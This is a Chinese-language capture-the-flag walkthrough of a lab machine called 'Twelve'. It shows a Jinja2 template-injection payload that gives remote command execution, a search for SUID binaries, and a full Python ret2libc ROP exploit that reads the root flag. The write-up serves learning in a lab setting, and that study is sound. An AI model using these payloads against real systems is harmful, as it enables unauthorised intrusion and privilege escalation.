Twelve


Getshell

首先还是nmap扫,扫出来两个http端口

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.66 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
1212/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.11.2)
|_http-title: Base-12 Converter
```


80端口是`Apache2 Debian Default Page`,翻了下源码发现什么都没有

1212端口应该就是主要的服务了, 是一个12进制转换器



尝试了好多方法, 最后发现输入`{{7 * 7}}`会回显49

说明存在SSTI漏洞



然后就是查资料, 还问了会web的朋友, 最后搞出来了RCE :
`{{(cycler.next.__globals__.os.popen('cmd')).read()}}"}`

这样就可以反弹`shell`, 成功用www-data进入了shell

刚刚才知道有个叫焚靖的东西, 一下就能出payload

Root


因为提前知道是pwn相关的靶机, 所以大概率是存在一个SUID文件, 可以用这个文件进行ROOT相关操作

```
find / -type f -perm /u=s 2>/dev/null
```

在回显中看到一个明显是自定义的文件 : `/usr/local/bin/12`

那么就把这个elf和相关的库文件全部传回kali

使用IDA分析文件



算是一个很常规的ret2libc

尝试1

因为靶机内部没有pwntools, 最开始我准备端口转发, 然后在虚拟机上打

但是这个过程中发现出现了getshell后没有回显的问题, 修改了好多次转发用的py都没有解决

最后放弃了

```
import os
import pty
import socket
import select

HOST = "0.0.0.0"
PORT = 5000

lsock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
lsock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
lsock.bind((HOST, PORT))
lsock.listen(1)

print(f"[+] Listening on {PORT}")

while True:
    conn, addr = lsock.accept()
    print(f"[+] Connection from {addr}")

    pid, fd = pty.fork()

    if pid == 0:
```

```
        os.execv("/usr/local/bin/12", ["/usr/local/bin/12"])

    else:
        try:
            while True:
                r, _, _ = select.select([conn, fd], [], [])

                if conn in r:
                    data = conn.recv(4096)
                    if not data:
                        break
                    os.write(fd, data)

                if fd in r:
                    out = os.read(fd, 4096)
                    if not out:
                        break
                    conn.sendall(out)

        except Exception:
            pass

        conn.close()
```

尝试2

使用py实现pwntools最基础的功能, 然后在靶机内部rce

实现了半天后终于能在靶机内运行py了, 但是发现调用system('/bin/sh')后发现whoami还是www-data

查资料发现 调用system开启的shell会降级, 就算elf是suid开出来的也只能是普通shell

尝试3

既然开shell会降级, 就使用orw了

重新构造ROP链, 使用open+sendfile的组合

根据flag的格式, root下的flag应该是/root/root.txt, 一次性就读出来了

EXP

```
import subprocess
import struct
import re
import sys
def p64(x): return struct.pack('<Q', x)
proc = subprocess.Popen(['/usr/local/bin/12'], stdin=subprocess.PIPE,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
output = proc.stdout.readline().decode('utf-8')
output = proc.stdout.readline().decode('utf-8')
output = proc.stdout.readline().decode('utf-8')
output = proc.stdout.readline().decode('utf-8')
output = proc.stdout.readline().decode('utf-8')
```

```
output = proc.stdout.readline().decode('utf-8')
output = proc.stdout.readline().decode('utf-8')
proc.stdin.write(b"2\n")
proc.stdin.flush()
proc.stdin.write(b"system\n")
proc.stdin.flush()
output = proc.stdout.readline().decode('utf-8')
print(f"[+] Received: {output.strip()}")
match = re.search(r'(0x[0-9a-fA-F]+)', output)
if match:
    leak_addr = int(match.group(1), 16)
    print(f"[+] Leaked Address: {hex(leak_addr)}")
else:
    print("[-] Failed to find address")
    exit(1)
system=leak_addr
base=leak_addr-0x4c330
binsh=base+0x196031
rdi=base+0x0000000000027725
buf=base+0x1d3680+0x200
gets=base+0x76f30
open_=base+0xf7d50
rsi=base+0x0000000000028ed9
rdx=base+0x00000000000fdc9d
rcx=base+0x0000000000101e17
sendfile=base+0xfc590
payload = b'A' * 8 + p64(rdi+1)+p64(rdi)+p64(buf)+p64(gets)
payload+=p64(rdi)+p64(buf)+p64(rsi)+p64(0)+p64(rdx)+p64(0)+p64(open_)
payload+=p64(rdi)+p64(1)+p64(rsi)+p64(3)+p64(rdx)+p64(0)+p64(rcx)+p64(100)+p64(sendfile)
print("[+] Sending payload...")
proc.stdin.write(b"3\n")
proc.stdin.flush()
proc.stdin.write(str(len(payload)).encode()+b"\n")
proc.stdin.flush()
proc.stdin.write(payload)
proc.stdin.flush()
proc.stdin.write(b'4\n')
proc.stdin.flush()
import threading
def read_thread():
    while True:
        data = proc.stdout.read(1)
        if not data: break
        sys.stdout.buffer.write(data)
        sys.stdout.flush()
t = threading.Thread(target=read_thread)
t.daemon = True
t.start()
try:
    while True:
        data = sys.stdin.buffer.read(1)
        if not data: break
        proc.stdin.write(data)
```

```
        proc.stdin.flush()
except KeyboardInterrupt:
    pass
```